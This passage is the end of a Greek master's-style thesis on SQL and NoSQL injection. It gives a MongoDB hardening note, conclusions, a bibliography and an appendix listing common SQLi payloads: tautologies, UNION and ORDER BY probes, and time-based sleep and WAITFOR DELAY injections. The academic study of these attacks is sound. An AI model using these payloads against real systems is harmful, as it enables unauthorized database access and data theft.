
Σχήμα 6.36: NoSQL payload

Από το εγχειρίδιο χρήσης της MongoDB:

> "You can express most queries in MongoDB without JavaScript and for queries that require JavaScript, you can mix JavaScript and non-JavaScript in a single query. Place all the user-supplied fields directly in a BSON field and pass JavaScript code to the $where field.
>
> You can disable all server-side execution of JavaScript in MongoDB by passing the — noscripting option on the command line or setting security.javascriptEnabled

in a configuration file.”

Δηλαδή, οι κατασκευαστές της MongoDB προτείνουν να μην εκφράζονται τα ερωτήματα αμιγώς με Javascript και να απενεργοποιηθεί η επιλογή της εκτέλεσης Javascript στην πλευρά του εξυπηρετητή.



Σχήμα 6.37: Αλλοιωμένες κριτικές

Κεφάλαιο 7

Συμπεράσματα

7.1 Σύνοψη και συμπεράσματα

Οι επιθέσεις τύπου SQL injection είναι από τις πιό δημοφιλείς, αποδοτικές και καταστροφικές, παρόλο που σαν τεχνική υφίσταται για σχεδόν δύο δεκαετίες. Σε αυτή την εργασία πραγματοποιήθηκαν με επιτυχία επιθέσεις έγχυσης σε σχεσιακές και μη Βάσεις Δεδομένων. Τα πειράματα έγιναν πάνω σε εφαρμογές που αναπτύχθηκαν για αυτό το σκοπό και εκτελούνταν στο μηχάνημα του συγγραφέα, καθώς η δοκιμή τέτοιων επιθέσεων σε συστήματα του πραγματικού κόσμου θεωρείται παράνομη.

Στο κεφάλαιο 6 διαπιστώθηκε πόσο εύκολα ένας κακόβουλος χρήστης μπορεί να εκμεταλλευτεί κενά ασφάλειας και ευπάθειες του συστήματος. Αυτό είχε σαν αποτέλεσμα την μη εξουσιοδοτημένη πρόσβαση σε λογαριασμούς, την ανάγνωση δεδομένων και αρχείων χωρίς τα απαιτούμενα δικαιώματα, την ανάκτηση κρίσιμων πληροφοριών για το ΣΔΒΔ και το λειτουργικό σύστημα και σε τελική φάση την απόκτηση πλήρους πρόσβασης στο σύστημα. Η ζημιά που μπορεί να προκαλέσουν τέτοιες ενέργειες είναι ανυπολόγιστη.

Παρόλη την ύπαρξη εργαλείων τα οποία αυτοματοποιούν την διαδικασία ανίχνευσης ευπαθειών και παραβίασης του συστήματος, όπως το εργαλείο sqlmap που παρουσιάστηκε στο κεφάλαιο 6, προτιμήθηκε μια πιο “hands on approach” προσέγγιση για την πειραματική διαδικασία. Έτσι γίνεται καλύτερα κατανοητός ο μηχανισμός λειτουργίας των επιθέσεων και συνεπώς πιο αποτελεσματική η προσπάθεια πρόληψης και αντιμετώπισής τους.

7.2 Μελλοντικές επεκτάσεις

Οι σχεσιακές βάσεις δεδομένων δεν πρόκειται να αντικατασταθούν σύντομα. Ακόμα και στην εποχή των big data και στις παρυφές του Web3.0 κατέχουν το μεγαλύτερο μερίδιο της αγοράς. Οι noSQL βάσεις είναι επίσης τρωτές σε επιθέσεις τύπου έγχυσης. Συνεπώς αυτού του είδους οι επιθέσεις δεν πρόκειται να εκλείψουν σύντομα. Για κάθε ευπάθεια που διορθώνεται, μια καινούρια τεχνική παραβίασης προκύπτει σε έναν αέναο κύκλο. Άλλωστε τα πάντα μπορούν να παραβιαστούν, δοθέντων των κατάλληλων συνθηκών και του κατάλληλου χρόνου.

Οι τεχνολογίες cloud αλλάζουν ριζικά την προσέγγιση της ασφάλειας βάσεων δεδομένων και σε συνδυασμό με την μηχανική μάθηση και την τεχνητή νοημοσύνη συνθέτουν ένα καινούριο τοπίο, γεμάτο προκλήσεις, τόσο για τους κακόβουλους χρήστες όσο και για τους σχεδιαστές των συστημάτων.

Τα ήδη υπάρχοντα εργαλεία ανίχνευσης και πρόληψης επιθέσεων SQLi βασίζονται σε στατικούς, προκαθορισμένους κανόνες, που περιορίζουν τις δυνατότητές τους. Εφαρμόζοντας τεχνικές μηχανικής μάθησης μπορούν να αναπτυχθούν μοντέλα τα οποία με μεγάλο ποσοστό επιτυχίας θα προβλέπουν, θα εντοπίζουν και θα αποτρέπουν τέτοιες επιθέσεις.

Βιβλιογραφία

[1] Owasp top ten. https://owasp.org/www-project-top-ten/. Ημερομηνία πρόσβασης: 15-08-2022.

[2] Non-relational's quiet revolution in databases. https://www.techrepublic.com/article/non-relationals-quiet-revolution-in-databases/. Ημερομηνία πρόσβασης: 20-08-2014.

[3] Jai Puneet Singh. Analysis of sql injection detection techniques. *Theoretical and Applied Informatics*, 28, May 2016.

[4] Zainab Alwan and Manal Younis. Detection and prevention of sql injection attack: A survey. *International Journal of Computer Science and Mobile Computing*, 68:5–17, 08 2017.

[5] Nisharg Shah. Securing database users from the threat of sql injection attack. Master's thesis, Southern Methodist University, Dec. 2017.

[6] William G. J. Halfond, Jeremy Viegas, and Alessandro Orso. A classification of sql-injection attacks and countermeasures. 2006.

[7] Vrinda Sachdeva and Sachin Gupta. Basic nosql injection analysis and detection on mongodb. In *International Conference on Advanced Computation and Telecommunication*, Bhopal, India, Dec. 2018.

[8] J. Lin H. B. Abdalla, G. Li and M. A. Alazeez. Nosql injection: Data security on web vulnerability. *International Journal of Security and Its Applications*, 10(9):55–64, 2016.

[9] Boyu Hou, Kai Qian, Lei Li, Yong Shi, Lixin Tao, and Jigang Liu. Mongodb nosql injection analysis and detection. In *2016 IEEE 3rd International Conference on Cyber Security and Cloud Computing (CSCloud)*, pages 75–78, Jun. 2016.

[10] Ahmed Eassa, Omar Al-Tarawneh, Hazem El-Bakry, and Ahmed Salama. Nosql racket: A testing tool for detecting nosql injection attacks in web applications. *International Journal of Advanced Computer Science and Applications*, 8:614–622, 11 2017.

[11] P.P. Chen. The entity-relationship model: Toward a unified view of data. *ACM TODS*, 1(1):9–36, March. 1976.

[12] Adrienne Watt and Nelson Eng. *Database Design*. BCCAMPUS, VICTORIA, B.C., 2 edition, 2014.

[13] Chapter 7. enhanced entity-relationship modelling. `https://www.cs.uct.ac.za/mit_notes/database/htmls/chp07.html`. Ημερομηνία πρόσβασης: 25-08-2014.

[14] What is an entity relationship diagram (erd). `https://www.lucidchart.com/pages/er-diagrams`. Ημερομηνία πρόσβασης: 26-08-2014.

[15] Ramez Elmasri and Shamkant B. Navathe. *FUNDAMENTALS OF Database Systems*. Pearson Education, Inc, Boston, Massachusetts, 6 edition, 2011.

[16] Piotr Fulmański. *NoSQL Theory and examples*. eBook, Poland, 1 edition, 2021.

[17] Nine sacked for breaching core id card database. `https://www.theguardian.com/commentisfree/henryporter/2009/aug/10/id-card-database-breach`. Ημερομηνία πρόσβασης: 4-09-2022.

[18] Domínguez Chávez Jorge. Basic principles of database security. In *Jornada de Investigación, Desarrollo Socio Productivo y Vinculación Social del Departamento de Informática*, Aragua, Ven., Jul. 2015.

[19] Privilege escalation attack and defense explained. `https://www.beyondtrust.com/blog/entry/privilege-escalation-attack-defense-explained`. Ημερομηνία πρόσβασης: 29-08-2014.

[20] What is a credential-based attack. `https://www.paloaltonetworks.com/cyberpedia/what-is-a-credential-based-attack`. Ημερομηνία πρόσβασης: 24-08-2014.

[21] Understanding denial-of-service attacks. https://www.cisa.gov/uscert/ncas/tips/ST04-015. Ημερομηνία πρόσβασης: 31-08-2014.

[22] Understanding the security threats with a weak data audit trail. https://community.spiceworks.com/topic/2454539-understanding-the-security-threats-with-a-weak-data-audit-trail. Ημερομηνία πρόσβασης: 26-08-2014.

[23] Muhammad Ali Naqi Kazmi. *SQL Injection Detection and Exploitation Framework for Penetration Testing*. PhD thesis, London Metropolitan University England, May. 2019.

[24] Raghuraman.K Rubidha Devi.D, R.Venkatesan. A study on sql injection techniques. *International Journal of Pharmacy and Technology*, 8(4):22405–22415, Dec. 2016.

[25] Sql injection prevention cheat sheet. https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html. Ημερομηνία πρόσβασης: 28-08-2022.

[26] Web application firewall explained. https://www.cloudflare.com/learning/ddos/glossary/web-application-firewall-waf/. Ημερομηνία πρόσβασης: 2-09-2022.

[27] M.K. Johnson and E.W. Troan. *Ανάπτυξη Εφαρμογών σε Περιβάλλον LINUX*. Ίων, Αθήνα, 1 edition, 1999.

[28] About apache. https://httpd.apache.org/ABOUT_APACHE.html. Ημερομηνία πρόσβασης: 22-08-2022.

[29] Php introduction. https://www.w3schools.com/php/php_intro.asp. Ημερομηνία πρόσβασης: 17-08-2022.

[30] D. Stuttard and M. Pinto. *The Web Application Hacker's Handbook*. John Wiley & Sons, Inc., Indianapolis, US, 2 edition, 2011.

[31] J. Clarke. *SQL Injection Attacks and Defense*. Elsevier, MA, US, 2 edition, 2012.

[32] C. Anley. Advanced sql injection in sql server applications. Technical Report White Paper, Next Generation Security Software Ltd, Manchester, UK, 2002.

[33] L. Okman, N. Gal-Oz, Y. Gonen, E. Gudes, and J. Abramov. Security issues in nosql databases. In *TrustCom 2011 : 2011 international joint conference of IEEE TrustCom*, Changsha, Hunan, P.R. China, Nov. 2011.

Παράρτημα

Συνήθη SQLi payloads

```
01 | '
02 | ''
03 | `
04 | ``
05 | ,
06 | ”
07 | ””
08 | /
09 | //
10 | \
11 | \\
12 | ;
13 | ' or ”
14 | -- or #
15 | ' OR '1
16 | ' OR 1 -- -
17 | ” OR ”” = ”
18 | ” OR 1 = 1 -- -
19 | ' OR '' = '
20 | '='
21 | 'LIKE'
22 | '=0--+
23 |  OR 1=1
24 | ' OR 'x'='x
25 | ' AND id IS NULL; --
26 | ''''''''''''UNION SELECT '2
```

```
27 | %00…
28 | /**/
29 | +                addition, concatenate (or space in url)
30 | ||               (double pipe) concatenate
31 | %                wildcard attribute indicator
32 |
33 | @variable        local variable
34 | @@variable       global variable
35 |
36 |
37 | # Numeric
38 | AND 1
39 | AND 0
40 | AND true
41 | AND false
42 | 1-false
43 | 1-true
44 | 1*56
45 | -2
46 |
47 |
48 | 1' ORDER BY 1--+
49 | 1' ORDER BY 2--+
50 | 1' ORDER BY 3--+
51 |
52 | 1' ORDER BY 1,2--+
53 | 1' ORDER BY 1,2,3--+
54 |
55 | 1' GROUP BY 1,2,--+
56 | 1' GROUP BY 1,2,3--+
57 | ' GROUP BY columnnames having 1=1 --
58 |
59 |
60 | -1' UNION SELECT 1,2,3--+
61 | ' UNION SELECT sum(columnname ) from tablename --
62 |
63 |
64 | -1 UNION SELECT 1 INTO @,@
65 | -1 UNION SELECT 1 INTO @,@,@
```

```

1 AND (SELECT * FROM Users) = 1

' AND MID(VERSION(),1,1) = '5';

' and 1 in (select min(name) from sysobjects where xtype = 'U' and name >
    '.') --


Finding the table name


Time-Based:
,(select * from (select(sleep(10)))a)
%2c(select%20*%20from%20(select(sleep(10)))a)
';WAITFOR DELAY '0:0:30'--

Comments:

#           Hash comment
/*      C-style comment
-- -    SQL comment
;%00    Nullbyte
`           Backtick
```